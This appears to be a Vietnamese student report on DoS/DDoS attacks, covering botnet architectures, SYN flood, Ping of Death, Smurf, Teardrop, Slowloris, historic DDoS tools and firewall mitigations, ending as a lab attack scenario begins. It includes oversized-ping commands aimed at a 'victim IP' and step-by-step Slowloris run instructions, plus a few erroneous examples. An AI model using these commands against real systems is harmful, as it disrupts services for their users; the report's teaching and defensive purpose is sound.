Hình 3. Kiến trúc attack-network của kiểu IRC-Base

IRC – Based network cũng tương tự như Agent – Handler network nhưng mô hình này sử dụng các kênh giao tiếp IRC làm phương tiện giao tiếp giữa Client và Agent (không sử dụng Handler). Sử dụng mô hình này, attacker còn có thêm một số lợi thế khác như:

- Các giao tiếp dưới dạng chat message làm cho việc phát hiện chúng là vô cùng khó khăn
- IRC traffic có thể di chuyển trên mạng với số lượng lớn mà không bị nghi ngờ
- Không cần phải duy trì danh sách các Agent, hacker chỉ cần logon vào IRC server là đã có thể nhận được report về trạng thái các Agent do các channel gửi về.
- Sau cùng: IRC cũng là một môi trường file sharing tạo điều kiện phát tán các Agent code lên nhiều máy khác.

### **III.3. Phân loại tấn công DDoS**

Kỹ thuật tấn công DDoS dựa trên mục đích tấn công gồm 2 loại:

- BandWith Depletion Attack.
- Resource Depletion Attack

**BandWith Depletion Attack** (Tấn công làm cạn kiệt băng thông hệ thống):

BandWith Depletion Attack được thiết kế nhằm làm tràn ngập mạng mục tiêu với những traffic không cần thiết, với mục đích làm giảm tối thiểu khả năng của các traffic hợp lệ đến được hệ thống cung cấp dịch vụ của mục tiêu.

Có 2 loại tấn công BandWith Depletion Attack:


- Flood attack: Điều khiển các Agent gửi một lượng lớn traffic đến hệ thống dịch vụ của mục tiêu, làm dịch vụ này bị hết khả năng về băng thông.
- Amplification attack: Điều khiển các agent hay Client tự gửi message đến một địa chỉ IP broadcast, làm cho tất cả các máy trong subnet này gửi message đến hệ thống dịch vụ của mục tiêu. Phương pháp này làm gia tăng traffic không cần thiết, làm suy giảm băng thông của mục tiêu.

**Resource Deletion Attack** (Tấn công làm cạn kiệt tài nguyên hệ thống):

Resource Deletion Attack là kiểu tấn công trong đó Attacker gửi những packet dùng các protocol sai chức năng thiết kế, hay gửi những packet với dụng ý làm tắt nghẽn tài nguyên mạng làm cho các tài nguyên này không phục vụ user thông thường khác được.

Có 2 loại tấn công Resource Deletion Attack:

- Protocol Exploit Attack: là cách tấn công khai thác lỗ hổng trên các giao thức.
- Malformed Packet Attack là cách tấn công dùng các Agent để gửi các packet có cấu trúc không đúng chuẩn nhằm làm cho hệ thống của nạn nhân bị treo.




Hình 4. sơ đồ mô tả sự phân loại các kiểu tấn công DDoS

### III.4. Các phương thức tấn công DOS/DDOS

#### ➤ SYN attack

Trước hết, bạn hãy xem lại tiến trình bắt tay 3 bước của một kết nối TCP/IP. Một client muốn kết nối đến một host khác trên mạng.



## Đề tài: DoS/DDoS Attacks

Bước 1: client gửi một SYN packet với số Sequence Number ban đầu(ISN) đến host cần kết nối: client—SYN packet—> host

Bước 2: host sẽ phản hồi lại client bằng một SYN/ACK packet, ACK của packet này có giá trị đúng bằng ISN ban đầu do client gửi đã gửi đến host ở bước 1 và chờ nhận một ACK packet từ client: host—SYN/ACK packet—> client

Bước 3: client phản hồi lại host bằng một ACK packet: client—ACK packet—> host

Khi host nhận được ACK packet này thì kết nối được thiết lập, client vào host có thể trao đổi các dữ liệu cho nhau. Trong SYN Attack, hacker sẽ gửi đến hệ thống đích một loạt SYN packets với địa chỉ IP nguồn không có thực. Hệ thống đích khi nhận được các bad SYN packets này sẽ gửi trở lại SYN/ACK packet đến các địa chỉ không có thực này và chờ nhận được ACK messages từ các địa chỉ IP đó. Vì đây là các địa chỉ IP không có thực, hệ thống đích sẽ chờ đợi vô ích và còn nối đuôi các “request” chờ đợi này nào hàng đợi, gây lãng phí một lượng đáng kể bộ nhớ trên máy chủ mà đúng ra là phải dùng vào việc khác thay cho phải chờ đợi ACK messages. **Cách giảm thiểu:** Thay đổi cấu hình iptable firewall

- Chỉnh sửa file: /etc/sysctl.conf nano /etc/sysctl.conf

```
#securing tcp connections
net.ipv4.tcp_syncookies=1
#reducing timed out to 30
net.netfilter.nf_conntrack_tcp_timeout_syn_recv=30
```

- Chỉnh sửa iptables firewall

```
# create new chains
iptables -N syn-flood
# limits incoming packets
iptables -A syn-flood -m limit --limit 10/second --limit-burst 50 -j RETURN
# log attacks
iptables -A syn-flood -j LOG --log-prefix "SYN flood: "
# silently drop the rest
iptables -A syn-flood -j DROP
```

- Lưu lại cấu hình: service iptables save
- Khởi động lại iptables firewall: service iptables restart

Ngoài ra còn một số cách: Tăng kích thước hàng đợi, giảm khoảng thời gian thiết lập kết nối.

➤ Ping of Death



Kiểu tấn công này dùng giao thức ICMP. Có 2 phần quan trọng trong ICMP packet là ICMP ECHO\_REQUEST và ICMP ECHO\_RESPONSE datagrams và thông thường dùng PING command để thi hành các hoạt động của ICMP. Khi 1 máy tính gửi ICMP ECHO\_REQUEST đến 1 máy nào đó, nếu máy đó đang hoạt động thì nó sẽ gửi trả lại ICMP ECHO\_RESPONSE. Hacker dùng PING program để tạo nên kích thước lớn cho gói tin ICMP (gói gọn trong 1 IP packet), có nhiều cách để gửi ICMP datagram mà packet mà chỉ bao gồm 8 bits ICMP header information, Hacker thường dùng PING program để gửi những packet lớn hơn 65536 bytes ( vượt qua sự cho phép của TCP/IP) Khi tấn công bằng Ping of Death một gói tin echo được gửi đi có kích thước lớn hơn kích thước cho phép là 65,536 bytes. Gói tin sẽ bị chia nhỏ ra thành các phần khi máy đích lắp ráp lại thì do gói tin quá lớn với buffer bên nhận nên hệ thống không thể quản lý nổi gây ra bị reboot hoặc bị treo. Dưới đây là thông tin của TCP dump khi bị tấn công:

```
8:40:14..690000 192.168.123.101 > 192.168.123.100: icmp echo request (frag
11267:1480@0+)

8:40:14.690000 192.168.123.101 > 192.168.123.100: (frag 11267:1480@1480+)

8:40:14.690000 192.168.123.101 > 192.168.123.100 (frag 11267:1480@5920+)

.....

8:40:14. 74000 192.168.123.101 > 192.168.123.100 (frag 11267:1480@65527)
```

Các bạn để ý sẽ thấy máy có IP *192.168.123.101* gửi 1 ping packet có size là 65527 đến địa chỉ IP *192.168.123.100*. Thông thường các hệ điều hành đều cài đặt PING program, trong MS-DOS thì có DOS command, MS-NT có Command Prompt và Unix có Terminal vvv..

Windows option -l



## Đề tài: DoS/DDoS Attacks

ping -l 65527 địa chỉ IP của máy nạn nhân

Unix option -s

ping -s 65527 địa chỉ IP của máy nạn nhân.


*Một số công cụ thực hiện tấn công : Jolt, Sping, ICMP Bug, IceNewk* **Cách phòng chống:**

- Cập nhật những bản patch khi những công ty sản xuất về hệ điều hành đưa ra nhắc nhở cho các lỗ hổng mới
- Cài đặt trên router hoặc firewall block để ngăn chặn một số gói tin có kích thước lớn quá mức

### ➤ LAND

Tấn công LAND cũng gần giống như tấn công SYN, nhưng thay vì dùng các địa chỉ IP không có thực, hacker sẽ dùng chính địa chỉ IP của hệ thống nạn nhân. Điều này sẽ tạo nên một vòng lặp vô tận giữa hệ thống nạn nhân với chính hệ thống nạn nhân đó, giữa một bên chờ nhận ACK messages còn một bên thì chẳng bao giờ gửi ACK messages. Tuy nhiên, hầu hết các hệ thống đều dùng filter hoặc firewall để tránh khỏi kiểu tấn công này! Đây là một dạng tấn công cũ trên các hệ điều hành Windows XP SP2 và Windows Server 2003 (sử dụng chương trình Hping)

Ví dụ về tấn công Land :



### ➤ Winnuke

Kiểu tấn công này chỉ có thể áp dụng cho các máy tính đang chạy Windows 9x . Hacker sẽ gửi các packet với dữ liệu “Out of Band” đến cổng 139 của máy tính đích. Cổng 139 chính là cổng NetBIOS, cổng này chỉ chấp nhận các packet có flag OOB được bật. Khi máy tính đích nhận được packet này, một màn hình xanh báo lỗi sẽ đến với nạn nhân do


## Đề tài: DoS/DDoS Attacks

chương trình của Windows đã nhận được các packet này, tuy nhiên nó lại không biết được cần phải đối xử với các dữ liệu Out Of Band như thế nào nữa dẫn đến hệ thống sẽ bị crash.

attack	$winnuke(A, H, S)$	
pre:	$use\_os(H, windows)$	– OS on host $H$ is Windows
	$\wedge use\_service(H, 'Netbios')$	– host $H$ uses 'Netbios' service
	$\wedge open(H, 139)$	– port 139 is open on host $H$
detection:	$classification(Alert, 'Winnuke')$	– alert classification is 'Winnuke'
	$\wedge source(Alert, A)$	– source in alert is $A$
	$\wedge target(Alert, H)$	– target in alert is $H$
post:	$deny\_of\_service(H)$	– deny of service on $H$
verification:	$unreachable(H)$	– host $H$ does not reply

- Winnuke Attack performed by an agent  $A$  on a given host  $H$

### ➤ Smurf



Điều khiển các agent hay client tự gửi message đến một địa chỉ IP broadcast làm cho tất cả các máy trong subnet này gửi message đến hệ thống dịch vụ của mục tiêu làm gia tăng traffic không cần thiết và làm suy giảm băng thông mục tiêu Hai nhân tố chính trong Smurf Attack là là các ICMP echo request packets và chuyển trực tiếp các packets đến các địa chỉ broadcast.

- Giao thức ICMP thường dùng để xác định một máy tính trên mạng Internet có còn hoạt động(alive) hay không. Để xác định một máy có alive không, bạn cần gửi một ICMP echo request đến máy đó. Khi máy nhận được packet này, nó sẽ gửi trả lại bạn một ICMP echo reply packet. Trong trường hợp bạn không nhận được ICMP

echo reply packet, điều này có nghĩa là máy đó không còn hoạt động(not alive). Đây cũng chính là cách hoạt động của các chương trình ping.

- Mỗi mạng máy tính đều có địa chỉ địa chỉ broadcast và địa chỉ mạng. Địa chỉ broadcast có các bit host đều bằng 0 và địa chỉ broadcast có các bit host đều bằng 1. Ví dụ địa chỉ IP lớp B 140.179.220.200 sẽ có địa chỉ mạng là 140.179.0.0 và địa chỉ broadcast mặc định là 140.179.0.0. Khi một packet được gửi đến địa chỉ broadcast, lập tức packet này sẽ được chuyển đến tất cả các máy trong mạng.

Trong Smurf Attack, cần có ba thành phần: hacker (người ra lệnh tấn công), mạng khuếch đại (sẽ nghe lệnh của hacker) và nạn nhân. Hacker sẽ gửi các ICMP echo request packets đến địa chỉ broadcast của mạng khuếch đại. Điều đặc biệt là các ICMP echo request packet này có địa chỉ IP nguồn chính là địa chỉ IP của nạn nhân. Khi các packet đó đến được địa chỉ broadcast của mạng khuếch đại, lập tức tất cả các máy tính trong mạng khuếch đại sẽ nhận được các packet này. Các máy này tưởng rằng máy tính nạn nhân đã gửi ICMP echo request packets đến (do hacker đã làm giả địa chỉ IP nguồn), lập tức chúng sẽ đồng loạt gửi trả lại hệ thống nạn nhân các ICMP reply echo request packet. Hệ thống máy nạn nhân sẽ không chịu nổi một khối lượng khổng lồ packet và nhanh chóng bị ngừng hoạt động, crash hoặc reboot. Như vậy, bạn có thể thấy rằng hacker chỉ cần gửi một lượng nhỏ các ICMP echo request packets đi, và hệ thống mạng khuếch đại sẽ khuếch đại lượng ICMP echo request packet này lên gấp bội. Tỷ lệ khuếch đại phụ thuộc vào số mạng tính có trong mạng khuếch đại. Nhiệm vụ của các hacker là cố chiếm được càng nhiều hệ thống mạng hoặc routers cho phép chuyển trực tiếp các packets đến địa chỉ broadcast và không lọc địa chỉ nguồn của các outgoing packets. Có được các hệ thống này, hacker sẽ dễ dàng tiến hành Smurf Attack trên các hệ thống cần tấn công.

**Cách phòng chống:** Đối với cá nhân hay công ty phải biết config máy tính của hệ thống để không biến thành mánh khuếch đại. Khi bị tấn công thì các công ty hoặc cá nhân cần phải phối hợp với ISP nhằm giới hạn lưu lượng của ICMP

- Đối với các bộ định tuyến:
  - o Cisco: vô hiệu hóa bằng lệnh `no ip directed-broadcast`
  - o Đối với thiết bị khác bạn nên tham khảo tài liệu
- Solaris: bổ sung thêm dòng sau vào `/etc/rc2.d/S69inet`

```
ndd -set /dev/ip  
ip_respond_to_echo_broadcast 0
```

- Linux :Áp dụng bức tường lửa ở cấp độ nhận thông qua ipfw.

```
ipfwadm -I -a deny -P icmp -D
```

```
10.10.10.0 -S 0/0 0 8 ipfwadm -I -a deny -P icmp -D 10.10.10.255
```

```
-S 0/0 0 8
```


➤ Teardrop

Tất cả các dữ liệu chuyển đi trên mạng từ hệ thống nguồn đến hệ thống đích đều phải trải qua 2 quá trình sau: dữ liệu sẽ được chia ra thành các mảnh nhỏ ở hệ thống nguồn, mỗi mảnh đều phải có một giá trị offset nhất định để xác định vị trí của mảnh đó trong gói dữ liệu được chuyển đi. Khi các mảnh này đến hệ thống đích, hệ thống đích sẽ dựa vào giá trị offset để sắp xếp các mảnh lại với nhau theo thứ tự đúng như ban đầu. Ví dụ, có một dữ liệu gồm 4000 bytes cần được chuyển đi, giả sử rằng 4000 bytes này được chia thành 3 gói nhỏ(packet):


- packet thứ nhất sẽ mang các 1bytes dữ liệu từ 1 đến 1500
- packet thứ hai sẽ mang các bytes dữ liệu từ 1501 đến 3000
- packet thứ ba sẽ mang các byte dữ liệu còn lại, từ 3001 đến 4000

Khi các packets này đến đích, hệ thống đích sẽ dựa vào offset của các gói packets để sắp xếp lại cho đúng với thứ tự ban đầu: packet thứ nhất –> packet thứ hai –> packet thứ ba. Trong tấn công Teardrop, một loạt gói packets với giá trị offset chồng chéo lên nhau được gửi đến hệ thống đích. Hệ thống đích sẽ không thể nào sắp xếp lại các packets này, nó không điều khiển được và có thể bị crash, reboot hoặc ngừng hoạt động nếu số lượng packets với giá trị offset chồng chéo lên nhau quá lớn! Hãy xem lại ví dụ trên, đúng ra các packet được gửi đến hệ thống đích có dạng như sau: (1- > 1500 bytes đầu tiên) (1501- > 3000 bytes tiếp theo) (3001- > 4000 bytes sau cùng), trong tấn công Teardrop sẽ có dạng khác: (1- > 1500 bytes) (1501- > 3000 bytes) (1001- > 4000 bytes). Gói packet thứ ba có lượng dữ liệu sai!

Sau đây là hình mô tả ví dụ nhưng với số liệu khác :



### ➤ Slowloris




Là kĩ thuật tương tự như SYN flood (tạo nửa kết nối để làm cạn kiệt tài nguyên máy chủ) nhưng diễn ra ở lớp HTTP (lớp ứng dụng). Để tấn công, tin tặc gửi yêu cầu HTTP đến máy chủ, nhưng không gửi toàn bộ yêu cầu, mà chỉ gửi một phần (và bổ sung nhỏ giọt, để khỏi bị ngắt kết nối). Với hàng trăm kết nối như vậy, tin tặc chỉ tốn rất ít tài nguyên, nhưng đủ để làm treo máy chủ, không thể tiếp nhận các kết nối từ người dùng hợp lệ. **Cách thức tấn công**

- Tạo hoặc tải tệp tin perl: slowloris.pl
- Cấp quyền thực thi cho tệp tin này: perl chmod +x slowloris.pl
- Thực thi tệp tin perl : ./slowloris -dns địa chỉ trang web muốn tấn công -port 80 -timeout 1 -num 1000 cache

### ➤ DDOS

- Là một nỗ lực độc hại nhằm phá vỡ lưu lượng truy cập bình thường của máy chủ, dịch vụ hoặc mạng được nhắm mục tiêu bằng cách áp đảo mục tiêu hoặc cơ sở hạ tầng xung quanh với lưu lượng truy cập Internet. Các cuộc tấn công DDoS đạt được hiệu quả bằng cách sử dụng nhiều hệ thống máy tính bị xâm nhập làm nguồn lưu lượng tấn công. Các máy được khai thác có thể bao gồm máy tính và các tài nguyên được nối mạng khác như thiết bị IoT. Một ví dụ trực quan, cuộc tấn công DDoS giống như việc cố gắng làm tắc nghẽn đường cao tốc, ngăn chặn lưu lượng truy cập thường xuyên đến đích mong muốn.



Một cuộc tấn công DDoS hoạt động như thế nào?

Một cuộc tấn công DDoS yêu cầu kẻ tấn công giành quyền kiểm soát mạng lưới các máy trực tuyến để thực hiện một cuộc tấn công. Máy tính và các máy khác (như thiết bị IoT) bị nhiễm phần mềm độc hại, biến chúng thành bot (hoặc zombie). Kẻ tấn công sau đó có quyền điều khiển từ xa đối với nhóm bot, được gọi là botnet.

Khi botnet đã được thiết lập, kẻ tấn công có thể điều khiển các máy bằng cách gửi các hướng dẫn cập nhật tới từng bot thông qua một phương pháp điều khiển từ xa. Khi địa chỉ IP của nạn nhân bị botnet nhắm mục tiêu, mỗi bot sẽ phản hồi bằng cách gửi yêu cầu đến mục tiêu, có khả năng khiến máy chủ hoặc mạng được nhắm mục tiêu tràn dung lượng, dẫn đến việc từ chối dịch vụ đối với lưu lượng truy cập bình thường. Bởi vì mỗi bot là một thiết bị Internet hợp pháp, việc tách lưu lượng tấn công khỏi lưu lượng thông thường là rất khó khăn.

### **III.5. Một số công cụ DDoS**

Công cụ DDoS dạng Agent – Handler:

**Trinoo:** là một trong các công cụ DDoS đầu tiên được phát tán rộng rãi. Trinoo có kiến trúc Agent – Handler, là công cụ DDoS kiểu Bandwidth Depletion Attack, sử dụng kỹ thuật UDP flood. Các version đầu tiên của Trinoo không hỗ trợ giả mạo địa chỉ IP. Trinoo Agent được cài đặt lợi dụng lỗi remote buffer overrun. Hoạt động trên hệ điều hành Solaris 2.5.1 à Red Hat Linux 6.0. Attack – network giao tiếp dùng TCP (attacker client và handler) và UDP (Handler và Agent). Mã hóa giao tiếp dùng phương pháp mã hóa đối xứng giữa Client, handler và Agent.

**Tribe Flood Network (TFN):** Kiểu kiến trúc Agent – Handler, công cụ DDoS hỗ trợ kiểu Bandwidth Deletion Attack và Resource Deletion Attack. Sử dụng kỹ thuật UDP flood, ICMP Flood, TCP SYN và Smurf Attack. Các version đầu tiên không hỗ trợ giả mạo địa chỉ IP, TFN Agent được cài đặt lợi dụng lỗi buffer overflow. Hoạt động trên hệ điều hành Solaris 2.x và Red Hat Linux 6.0. Attack – Network giao tiếp dùng ICMP ECHO

REPLY packet (TFN2K hỗ trợ thêm TCP/UDP với tính năng chọn protocol tùy ý), không mã hóa giao tiếp (TFN2K hỗ trợ mã hóa)

**Stacheldraht:** là biến thể của TFN có thêm khả năng updat Agent tự động. Giao tiếp telnet mã hóa đối xứng giữa Attacker và Handler.

**Shaft:** là biến thể của Trinoo, giao tiếp Handler – Agent trên UDP, Attacker – Handler trên Internet. Tấn công dùng kỹ thuật UDP, ICMP và TCP flood. Có thể tấn công phối hợp nhiều kiểu cùng lúc. Có thông kê chi tiết cho phép attacker biết tình trạng tổn thất của nạn nhân, mức độ quy mô của cuộc tấn công để điều chỉnh số lượng Agent.

Công cụ DDoS dạng IRC – Based:

Công cụ DDoS dạng IRC-based được phát triển sau các công cụ dạng Agent – Handler. Tuy nhiên, công cụ DDoS dạng IRC phức tạp hơn rất nhiều, do tích hợp rất nhiều đặc tính của các công cụ DDoS dạng Agent – Handler. Các công cụ phổ biến gồm:


**Trinity:** là một điển hình của công cụ dạng này. Trinity có hầu hết các kỹ thuật tấn công bao gồm: UDP, TCP SYS, TCP ACK, TCP fragment, TCP NULL, TCP RST, TCP random flag, TCP ESTABLISHED packet flood. Nó có sẵn khả năng ngẫu nhiên hóa địa chỉ bên gửi. Trinity cũng hỗ trợ TCP flood packet với khả năng ngẫu nhiên tập CONTROL FLAG. Trinity có thể nói là một trong số các công cụ DDoS nguy hiểm nhất.

**Knight:** được thiết kế chạy trên Windows, sử dụng kỹ thuật cài đặt của trojan back Orifice. Knight dùng các kỹ thuật tấn công như SYN, UDP Flood và Urgent Pointer Flooder.

**Kaiten:** là biến thể của Knight, hỗ trợ rất nhiều kỹ thuật tấn công như: UDP, TCP flood, SYN, PUSH + ACK attack. Kaiten cũng thừa hưởng khả năng ngẫu nhiên hóa địa chỉ giả mạo của Trinity.

### **III.6. Một số đặc tính của công cụ DDoS attack:**

Có rất nhiều điểm chung về mặt software của các công cụ DDoS attack. Có thể kể ra một số điểm chung như: cách cài Agent software, phương pháp giao tiếp giữa các attacker, handler và Agent, điểm chung về loại hệ điều hành hỗ trợ các công cụ.



Hình 5. Sơ đồ so sánh sự tương quan giữa các công cụ tấn công DDoS.



## **PHẦN III: KỊCH BẢN TẤN CÔNG DOS ATTACK**

### **Các bước tấn công**

1. Xác định mục tiêu
2. Thăm dò, quét rà soát
3. Lựa chọn mô hình tấn công
4. Thực hiện tấn công
5. Xoá dấu vết

#### **1. Xác định mục tiêu**

Là giai đoạn người tấn công xác định mục tiêu để tấn công để có thể đạt được kết quả có chủ đích.

#### **Demo:**

Trong báo cáo này, nhóm nghiên cứu đã lựa chọn máy có địa chỉ IP 192.168.0.103 sử dụng hệ điều hành Windows 10 làm máy nạn nhân để tiến hành thử nghiệm tấn công.

